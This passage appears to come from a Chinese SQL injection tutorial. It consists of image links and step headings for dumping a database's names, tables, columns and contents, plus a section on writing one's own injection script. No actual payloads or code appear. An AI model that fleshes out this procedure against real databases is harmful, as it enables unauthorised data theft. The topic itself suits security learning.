
爆数据库




爆表



爆字段



爆内容




2.3 自己写脚本注入

爆数据库

